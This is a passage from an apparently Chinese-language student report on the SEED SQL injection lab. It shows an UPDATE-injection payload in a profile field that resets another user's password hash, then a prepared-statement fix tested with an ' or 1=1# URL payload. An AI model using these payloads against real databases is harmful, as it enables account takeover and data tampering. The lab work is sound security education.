
当前数据库中存储的是密码sha1后的结果，所以流程和之前一致，不过password字段写入sha1后的密码，这里将Body的密码改为「zeku」：

Nickname填入


bad boss', salary=1, Password='48bf4e9ffc37b5879069df7d41aab812ffb9c242' where id=2; #


数据成功修改，现在用zeku登录Body的帐号：






**\*\*任务4\*\***：在这个任务中，我们将使用预处理语句机制来修复SQL注入漏洞。


修改后的程序如上，使用$conn->prepare构造预处理结构，然后用$stmt->bind\_param()进行参数绑定，执行$stmt->execute()后用$stmt->bind\_result()绑定到当前的变量下。

查看老板信息。

测试一下攻击能否成功：



[http://www.seed-server.com/defense/getinfo.php?username=Alice%27+or+1%3D1%23&Password](http://www.seed-server.com/defense/getinfo.php?username=Alice'+or+1%3D1%23&Password)=

防御成功，返回的是空信息。


如果你在任务4中还完善了其他代码，请一并说明。

有余力的同学可以完善下unsafe\_home.php、unsafe\_edit\_frontend.php和unsafe\_edit\_backend.php代码文件，把相关的漏洞修复。

# 二、遇到问题及解决方法

1. 有可能遇到启动 www-\* 对应容器后打开网页显示的是默认页面的情况。此时，首先删除/etc/apache2/sites-enabled/000-default.conf这一软链接即可取消默认网站页面，然后使用apachectl restart 重启apache即解决。

2. 在尝试注入多条SQL语句的时候遇到了困难。在SQL Shell里构造了很久，但是在程序中就会返回运行错误。

可能是PHP的数据库接口并不能一次exec多条SQL语句，所以最后也没成功。